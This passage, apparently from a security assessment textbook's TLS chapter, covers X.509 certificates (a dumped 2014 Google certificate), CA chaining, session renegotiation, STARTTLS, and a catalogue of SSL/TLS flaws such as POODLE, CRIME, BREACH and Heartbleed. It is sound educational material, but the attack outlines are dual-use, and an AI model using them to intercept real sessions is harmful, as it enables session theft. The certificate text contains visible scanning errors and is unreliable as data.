QfdLH50uP1cflFU1AgMBAAGjggFBMIIBPTAdBgNVHSUEFjAUBgggBgEFBQCDAQYI
KwYBBQUHAWIwGQYDVR0RBBIwEII0d3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQEE
XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J0
MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2x1LmNvbS9vY3NwMB0G
A1UdDgQWBBQ7a+CcxSZByOpc+xpYFcIbnUMZhTAMBgNVHRMBAf8EAJAAMB8GA1Ud
IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMBcGA1UdIAQQA4wDAYKKwYBBAHW
eQIFATAwBgNVHR8EKTAncWgI6Ahhh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lB
RzIuY3J3sMA0GCSqGSIb3DQEBAQUAA4IBAQCaoXCBD0qUy5bxyq+Wrh1zsyyCFim1
PH5VU2+yvDSWrgDY8ibRGJmfff3r4Lud5kaIdKs9k8YlKD3ITG7P0YT/Rk8hLgFE
uLcQ5cc0xqmE42xJ+Eo2uzq9rYorc5emMCxf5L0TJ0XZqHQp0EcuptZQ40jdYMfS
xk5UzueUha3ogZKRcRkdb3WeWRp+nYRhx4Sto2rt2A0MKmY9165GHUqMK9YaaXHD
XqBu7Sefr1uSoAP9gyIJKeiHmivsGqJ1TD6Zcc6LMe+dN2P8cZEQtD1y296uL4M
ivqk3jatUVL8/hCwgch9A804PGZq9WqBfEWmIyHh1dPtbg1lOXdYCWtj
-----END CERTIFICATE-----
```

Example 11-3. Extracting the X.509 fields from the certificate

```
root@kali:~# openssl x509 -text -noout
-----BEGIN CERTIFICATE-----
MIIEEjCCA16gAwIBAgIIK9dUvsPWSlUwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
BhMCVVMxEzARBgNVBAoTCKdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl
cm5ldCBBDXRob3JpdHkgRzIwHhcNMTQxMDA4MTIwNzU3WhcNMTUwMTA2MDAwMDAw
WjBoMQswCQYDVQQGEWJVUzETMBEGA1UECAwKQ2FsaWZvcml5pYTEWMBQGA1UEBwwN
TW91bnRhaW4gVmllZzETMBEGA1UECgwKR29vZ2x1IElYzEXMBUGA1UEAwwOdzD3
Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCcKeLr
pLAC+Lofy8t/wDwtB6eu72CVp0cJ4V3lknN6huH9ct6FFk70oRIh/VBNBBz900jY
y+7111Jm1b8iqOTQ9aT5C7SEhNcQFJvqzH3eMPkb6ZSWGm1yGF7MCQTGQXF20Sk/
016FSjAynU/b3oJm0ctcycWYkY0ytS/k3LBuId45PJaoMqjB0WypqvNeJHC3q5Jj
CB4RP7Nfx5jjHSrCMhw8LUMW4EaDxjaR9KDhPLgjsk+LDIySRSDaCQGhEOWLJZV
LzLo4N6/UlctCHEllpBUSvE0yFga52qroGjgrf3W0Q925MFwzd6AK+Ich0gDRg8s
QfdLH50uP1cflFU1AgMBAAGjggFBMIIBPTAdBgNVHSUEFjAUBgggBgEFBQCDAQYI
KwYBBQUHAWIwGQYDVR0RBBIwEII0d3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQEE
XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J0
MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2x1LmNvbS9vY3NwMB0G
A1UdDgQWBBQ7a+CcxSZByOpc+xpYFcIbnUMZhTAMBgNVHRMBAf8EAJAAMB8GA1Ud
IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMBcGA1UdIAQQA4wDAYKKwYBBAHW
eQIFATAwBgNVHR8EKTAncWgI6Ahhh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lB
RzIuY3J3sMA0GCSqGSIb3DQEBAQUAA4IBAQCaoXCBD0qUy5bxyq+Wrh1zsyyCFim1
```

PH5VU2+yvDSWrgDY8ibRGJmfff3r4Lud5kaIdKs9k8YlKD3ITG7P0YT/Rk8hLgfE
uLcq5cc0xqmE42xJ+Eo2uzq9rYorc5emMCxf5L0TJ0XZqHQp0EcuptZQ40jdYMfS
xk5UzueUHA3ogZKRcRkdb3WeWRp+nYRhx4Sto2rt2A0MKmY9165GHUqMK9YaaXHD
XqBu7Sefr1uSoAP9gyIJKeihMivsGqJ1TD6Zcc6LMe+dN2P8cZEQtD1y296ul4M
ivqk3jatUVL8/hCwgch9A804PGZq9WqBfEWmIyHh1dPtbg1l0XdYCWtj

-----END CERTIFICATE-----

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

2b:d7:54:be:c3:d6:4a:55

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=US, O=Google Inc, CN=Google Internet Authority G2

Validity

Not Before: Oct 8 12:07:57 2014 GMT

Not After : Jan 6 00:00:00 2015 GMT

Subject: C=US, ST=California, L=Mountain View, O=Google Inc,
CN=www.google.com

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public Key: (2048 bit)

Modulus (2048 bit):

00:9c:29:e2:eb:a6:50:02:f8:ba:1f:cb:cb:7f:c0:
3c:2d:07:a7:ae:ef:60:95:a7:47:09:e1:5d:e5:92:
73:7a:86:e1:fd:72:de:85:16:4e:f4:a1:12:21:fd:
50:4d:04:1c:fd:d3:48:d8:cb:ee:f5:d7:52:66:d5:
bf:22:a8:e4:d0:f5:a4:f9:0b:b4:84:84:d7:10:14:
9b:ea:cc:7d:de:30:f9:1b:e9:94:96:1a:6d:72:18:
5e:cc:09:04:c6:41:71:76:d1:29:3f:3b:5e:85:4a:
30:32:9d:4f:db:de:82:66:39:cb:5c:c9:c5:98:91:
8d:32:b5:2f:e4:dc:b0:6e:21:de:39:3c:96:a8:32:
a8:c1:d1:6c:a9:aa:f3:5e:24:70:b7:ab:92:63:08:
1e:11:3f:b3:5f:c7:98:e3:1d:2a:c2:32:1c:3c:95:
43:16:e0:46:83:c6:36:91:f4:a0:e1:3c:b8:23:b2:
4f:8b:0c:8c:92:45:24:43:68:24:06:84:43:96:2c:
96:55:2f:32:e8:e0:de:bf:52:57:2d:08:71:25:96:
90:54:4a:f1:0e:c8:58:1a:e7:6a:ab:a0:68:e0:ad:
fd:d6:39:0f:76:e4:c1:70:cd:de:80:2b:e2:1c:87:
48:03:46:0f:2c:41:f7:4b:1f:93:ae:3f:57:1f:2d:
f5:35

Exponent: 65537 (0x10001)

X509v3 extensions:

X509v3 Extended Key Usage:

TLS Web Server Authentication, TLS Web Client Authentication

X509v3 Subject Alternative Name:

DNS:www.google.com

Authority Information Access:

CA Issuers - URI:http://pki.google.com/GIAG2.crt

OCSP - URI:http://clients1.google.com/ocsp

X509v3 Subject Key Identifier:

3B:6B:E0:9C:C6:C6:41:C8:EA:5C:FB:1A:58:15:C2:1B:9D:43:19:85

X509v3 Basic Constraints: critical

CA:FALSE

X509v3 Authority Key Identifier:

keyid:4A:DD:06:16:1B:BC:F6:68:B5:76:F5:81:B6:BB:62:1A:BA:5A:81:2F

X509v3 Certificate Policies:

Policy: 1.3.6.1.4.1.11129.2.5.1

X509v3 CRL Distribution Points:

URI:http://pki.google.com/GIAG2.crl

Signature Algorithm: sha1WithRSAEncryption

9a:39:70:81:76:8a:94:cb:96:f1:ca:af:96:ae:1d:73:b3:2c:
82:16:29:b5:3c:7e:55:53:6f:b2:bc:34:96:ae:00:d8:f2:26:
d1:18:99:9f:7d:fd:eb:e0:bb:9d:e6:46:a5:74:ab:3d:93:c6:
25:28:3d:c8:4c:6e:cf:d1:84:ff:46:4f:21:2e:07:c4:b8:b7:
2a:e5:c7:34:c6:a9:84:e3:6c:49:f8:4a:36:bb:3a:bd:ad:8a:
2b:73:97:a6:30:2c:5f:e4:bd:13:24:e5:d9:a8:74:29:38:47:
2e:a6:d6:50:e0:e8:dd:60:c7:d2:c6:4e:54:ce:e7:94:84:0d:
e8:81:92:91:71:19:1d:07:75:9e:59:1a:7e:9d:84:61:c7:84:
ad:a3:6a:ed:d8:0d:0c:2a:66:3d:d7:ae:46:1d:4a:8c:2b:d6:
1a:69:71:c3:5e:a0:6e:ed:27:9f:af:5b:92:a0:03:fd:83:22:
09:29:e8:a1:32:2b:ec:1a:a2:75:4c:3e:99:71:ce:8b:31:ef:
9d:37:63:fc:71:91:10:1e:d0:f5:cb:6f:7a:ba:5e:0c:8a:fa:
a4:de:36:ad:51:52:fc:fe:10:b0:81:c8:7d:03:c3:b8:3c:66:
6a:f5:6a:81:7c:45:a6:23:21:e1:d5:d3:ed:6e:0d:65:39:77:
58:09:6b:63

CA's and chaining

TLS peers commonly authenticate each other through verification of issuer and signature values within X.509 certificates. CA's sign certificates by using their private keys, and corresponding public keys are distributed within both operating systems and browsers as *trusted root* certificates.

Within X.509, the CA flag is used to specify whether a certificate can be used to sign others (CA: true) or not (CA: false). Certificate chains are formed by using this flag—root CA's sign the certificates of subordinate CA's (known as intermediate CA's), which in turn can sign others.

Many root and intermediate CAs exist. Between them, the EFF identified more than 650 organizations that can sign X.509 certificates, which are trusted by Microsoft and Mozilla.¹⁶

The chain of the Google certificate from [Example 11-2](#) is as follows:

```
0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
  i:/C=US/O=Google Inc/CN=Google Internet Authority G2
1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2
  i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA
  i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority
```

Equifax is a root authority, which in turn signed the GeoTrust subordinate certificate that was used to sign Google's subordinate certificate, and finally the X.509 certificate of *www.google.com*. Equifax's certificate is found in Microsoft Windows as a trusted root. [Figure 11-6](#) demonstrates such a chain.



Figure 11-6. An X.509 certificate chain

Key generation and handling

[Figure 11-7](#) demonstrates RSA key pair generation. Two large prime numbers are chosen at random, which are fed into the RSA algorithm to calculate the private and public keys. The public value is placed in the X.509 certificate, which is then signed by a CA.



Figure 11-7. X.509 RSA key generation

The private key and materials used to generate it (i.e., the random primes) must be generated and handled in a secure fashion. For example, a 2008 PRNG defect in Debian Linux resulted in private keys generated using OpenSSL being predictable.^{17,18} Private keys should not be left in user home directories, version control (e.g., GitHub), or exposed via world-readable permissions.

Signature algorithm flaws

Mechanisms used to sign X.509 certificates are listed in [Table 11-4](#). Microsoft, Google,¹⁹ and other organizations are phasing-out SHA-1, and MD5 is completely broken (as exploited by the Flame malware²⁰).

Table 11-4. X.509 signature algorithms

Hash function	Signed using	Comments
MD5	RSA	Broken and easily exploited ^a
SHA-1	RSA, DSA, or ECDSA	Weak but no known collisions
SHA-256		Practically secure at the time of writing
SHA-384		
SHA-512		

^a Nat McHugh, “How I Created Two Images with the Same MD5 Hash”, Nat McHugh Blog, October 31, 2014.

NOTE

SHA-1 has known weaknesses—collisions can be found in approximately 2^{61} operations, costing an estimated \$700,000²¹ to compromise a SHA-1 hash using HashClash²² and cloud infrastructure.

Session Resumption

Resuming a TLS session by undertaking a full handshake is computationally expensive. As such, servers support resumption modes that remove a full round-trip:

TLS resumption

If peers have previously negotiated a master secret, an abbreviated handshake can be used to resume the TLS session. The *Client Hello* contains a session ID that, if recognized by the server with a corresponding master secret, can be used. A revised key block is generated (as per [Figure 11-5](#)), as the random values are new.

TLS session ticket extension

Maintaining state server-side presents challenges in large environments, and so a mechanism by which session identifiers are stored by the client (encrypted using the server’s private key) was ratified as a TLS extension.²³ The resumption mechanism works in the same way as before,

but the client maintains state. In practice, deploying the extension across load-balanced TLS endpoints requires some careful thinking: all servers must be initialized with a shared private key, and an additional mechanism might be required to periodically rotate it.

Session Renegotiation

A TLS session can be renegotiated over an existing secure channel to rekey or perform further authentication. A flaw was discovered in the mechanism,²⁴ by which an adversary with network access could intercept and hold handshake records from a legitimate client, establish a TLS session itself with a server, send application data, initiate renegotiation, and release the legitimate handshake records. As renegotiation is performed over an existing channel, the server believes the session is one and the same. Data from both the client and attacker is then accepted, as shown in [Figure 11-8](#).



Figure 11-8. HTTPS injection via insecure renegotiation

Thierry Zoller published a paper describing this issue and practical attack vectors.²⁵ In summary, he identified flaws that lead to arbitrary HTTP request injection, downgrade from HTTPS to HTTP, and presentation of malicious content to the client via the TRACE method.

A TLS extension was introduced to resolve the issue by cryptographically tying renegotiation to an existing session.²⁶ Popular TLS libraries have since

implemented the extension and support secure renegotiation.

Compression

TLS 1.2 and prior support compression via DEFLATE.²⁷ When compression is applied to blocks containing HTTP headers (which have a known structure and format), session tokens can be revealed by observing the compressed ciphertext. The CRIME attack targets compression within TLS itself, whereas BREACH and TIME attacks exploit HTTP compression (regardless of the transport layer) to reveal secrets in HTTP responses.

STARTTLS

The STARTTLS command is used to establish a TLS session over a plaintext protocol (e.g., SMTP, IMAP, POP3, or FTP), as demonstrated by [Example 11-4](#) over SMTP.²⁸ A TLS session is negotiated upon acknowledging the STARTTLS instruction, involving exchange of records as before.

Example 11-4. Initiating a TLS session over SMTP

```
root@kali:~# telnet mail.imc.org 25
Trying 207.182.41.81...
Connected to mail.imc.org.
Escape character is '^]'.
220 proper.com ESMTS Sendmail 8.14.9/8.14.7; Wed, 29 Oct 2014 09:03:59
EHLO world
250-proper.com Hello wifi-nat.bl.uk (may be forged), pleased to meet you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-EXPN
250-VERB
250-8BITMIME
250-SIZE
250-DSN
250-ETRN
250-AUTH DIGEST-MD5 CRAM-MD5 LOGIN
250-STARTTLS
250-DELIVERBY
250 HELP
STARTTLS
220 2.0.0 Ready to start TLS
```

NOTE

Differences often exist in the features supported over plaintext and encrypted service channels. For example, authentication mechanisms can differ (or be nonexistent through a plaintext session), which can be attacked via brute-force password grinding.

Understanding TLS Vulnerabilities

Attackers can exploit some TLS flaws remotely (e.g., memory corruption within the implementation), but practical exploitation of many requires network access to compromise ciphertext and inject application data.

Since 2011, Juliano Rizzo, Thai Duong, and others have identified a number of flaws within SSL and TLS, with monikers including BEAST, CRIME, BREACH, and POODLE. Exploitation of these vulnerabilities often requires the following:

- The victim browser to execute a malicious agent (e.g., JavaScript)
- Network access to monitor the ciphertext generated by the victim
- A communication channel to the agent to modify the plaintext

Figure 11-9 demonstrates the arrangement, showing the attacker, victim, and target site. The JavaScript agent is injected within a plaintext HTTP session (to any site) and used to generate ciphertext that is measured to obtain secrets in known locations (e.g., session tokens within HTTP headers sent to the server).



Figure 11-9. Exploiting TLS flaws with network access

At the time of writing, there are two exceptions that should be noted:

- Practical exploitation of timing side channels within TLS server implementations (e.g., *Lucky 13*, as discussed later) often requires network proximity or low-latency access to the TLS server so that accurate metrics can be gathered.
- If ciphertext capture is not required (e.g., TIME), attacks can be launched remotely

Exploitable Flaws

Defects affecting SSL and TLS fall into two categories:

- Protocol weaknesses (e.g., SSL 3.0, TLS 1.0, or HTTP compression)
- Vulnerabilities within particular implementations (e.g., OpenSSL 1.0.1g)

Here, I detail significant vulnerabilities in older protocols, including SSL 3.0 and TLS 1.0, along with severe implementation defects (e.g., the OpenSSL *heartbleed* flaw).

SSL and TLS protocol weaknesses

Many flaws within SSL, TLS, and associated mechanisms have been publicized. Below is a list of individual vulnerabilities, including CVE identifiers, plus a brief description of the impact, attack vector, and notes regarding practicality.

DROWN (CVE-2016-0800)²⁹

An SSL 2.0 padding oracle attack resulting in RSA private key exposure.

Logjam (CVE-2015-4000)³⁰

Systems supporting DHE and group sizes less than 1,024 bits are vulnerable to MITM, by which a weak group is forced, and encryption attacked to reveal plaintext content.

POODLE (CVE-2014-3566)³¹

SSL 3.0 using CBC mode ciphers is vulnerable to a padding oracle attack. Exploitation requires network access, along with JavaScript run by the victim browser to generate traffic (performing a chosen-plaintext and chosen-boundary attack). A padding oracle within the CBC decryption mechanism is used to reveal a secret (e.g., session token) byte-by-byte upon modifying plaintext via the JavaScript agent.

BEAST (CVE-2011-3389)³²

TLS 1.0 generates predictable IV values when using CBC mode ciphers. It is possible to deduce secrets through undertaking a blockwise chosen-boundary attack upon injecting an agent (e.g., Java applet) into a victim's browser and monitoring the ciphertext.

CRIME (CVE-2012-4929)

Servers running TLS 1.2 and prior that support compression are vulnerable to attack via CRIME. Practical exploitation requires network access, along with JavaScript run by the victim browser to generate ciphertext (performing a chosen-plaintext and chosen-location attack). A side channel introduced by the server compression mechanism is monitored, revealing a secret (e.g., session token) byte-by-byte upon modifying the plaintext.

BREACH (CVE-2013-3587)³³

Web applications that use HTTP compression and reflect static secrets (e.g., session tokens) to clients via HTML can be targeted through BREACH. As with CRIME, the attack relies upon a JavaScript agent to generate traffic and undertake a chosen-plaintext attack through monitoring response lengths to infer each byte of a secret.

TIME³⁴

TIME targets HTTP compression but does not require network access to exploit. After malicious JavaScript is injected into a browser, an adversary can deduce secrets (e.g., session token values) byte-by-byte through monitoring responses to chosen-plaintext values used in particular locations. A timing side channel is used upon aligning HTTP responses to an MTU boundary.

RC4 byte biases (CVE-2013-2566)³⁵

The RC4 algorithm has many *byte biases*, which an adversary can use to recover plaintext bytes at known locations (such as a session token within a cookie) upon encrypting the same plaintext many times and monitoring the ciphertext. The attack requires generation of extremely large data volumes. Thus it is somewhat impractical but highlights a significant flaw within RC4.

Insecure renegotiation (CVE-2009-3555)

As demonstrated by [Figure 11-8](#), TLS endpoints might support insecure renegotiation, making it possible for an attacker with network access to prefix legitimate session traffic from a client to server with his own (e.g., a malicious HTTP request). Depending on the configuration of the application, this can result in HTTPS to HTTP downgrade or malicious commands being processed.

Insecure fallback

Outdated clients support insecure fallback, which an attacker with network access can exploit to downgrade a session to TLS 1.0 or SSL 3.0. The IETF resolved the issue by introducing a new cipher suite

(TLS_FALLBACK_SCSV),³⁶ which prevents downgrade of TLS implementations that support the cipher.

TLS implementation flaws

Table 11-5 lists significant exploitable flaws in TLS and DTLS libraries. Many certificate validation and denial of service flaws exist but are not listed here for brevity's sake. Attack vectors also vary—some bugs are exploitable remotely, whereas others require network access.

Table 11-5. Known TLS implementation defects

CVE reference(s)	Affects (up to)	Notes
CVE-2016-2108	OpenSSL 1.0.2b and 1.0.1n	ASN.1 encoder memory corruption resulting in potential code execution
CVE-2016-2107	OpenSSL 1.0.2 to 1.0.2g OpenSSL 1.0.1e to 1.0.1s	Padding oracle relating to AES CBC mode ciphers leading to private key exposure
CVE-2016-0703	OpenSSL 1.0.2, 1.0.1l, 1.0.0q, and 0.9.8ze	Severe RSA private key recovery flaw when supporting SSL 2.0 ^a
CVE-2016-0702	OpenSSL 1.0.2f, NSS 3.21, and LibreSSL 2.3.1 and prior	RSA private key recovery via cache timing side channel attack against Intel Sandy Bridge processors ^b
CVE-2016-0701	OpenSSL 1.0.2 to 1.0.2e	DH key recovery flaw ^c
CVE-2015-7575	Multiple implementations including OpenSSL 1.0.1e and GnuTLS 3.3.14	Vulnerable implementations support MD5 and SHA-1 signatures over TLS 1.2, resulting in MITM through peer impersonation ^d
CVE-2015-3197	OpenSSL 1.0.2 to 1.0.2e OpenSSL 1.0.1 to 1.0.1q	Clients can force the negotiation of SSL 2.0 connections, leading to further attacks (e.g., DROWN key recovery and MITM)
CVE-2015-0204 CVE-2015-1067 CVE-2015-1637	OpenSSL, Microsoft SChannel, Apple Secure Transport, and others	Export-grade cipher downgrade attack known as FREAK, ^e resulting in MITM
CVE-2014-3512	OpenSSL 1.0.1h and prior	SRP cipher suite overflow with unknown impact and consequences
CVE-2014-3511		OpenSSL 1.0.1h and prior cause the server to negotiate with TLS 1.0 instead of a higher protocol when a <i>Client Hello</i> message is badly fragmented
CVE-2014-3466	GnuTLS 3.3.3 and prior	Buffer overflow via <i>Server Hello</i> with a long session ID value
CVE-2014-0160	OpenSSL 1.0.1 to 1.0.1f	Information leak flaw known as <i>heartbleed</i> —upon receiving a crafted TLS heartbeat request, a vulnerable peer leaks up sensitive heap content

CVE reference(s)	Affects (up to)	Notes
CVE-2013-0169	OpenSSL 1.0.1d and prior	CBC mode side channel resulting in recovery of plaintext bytes at known locations (known as <i>Lucky 13</i>)
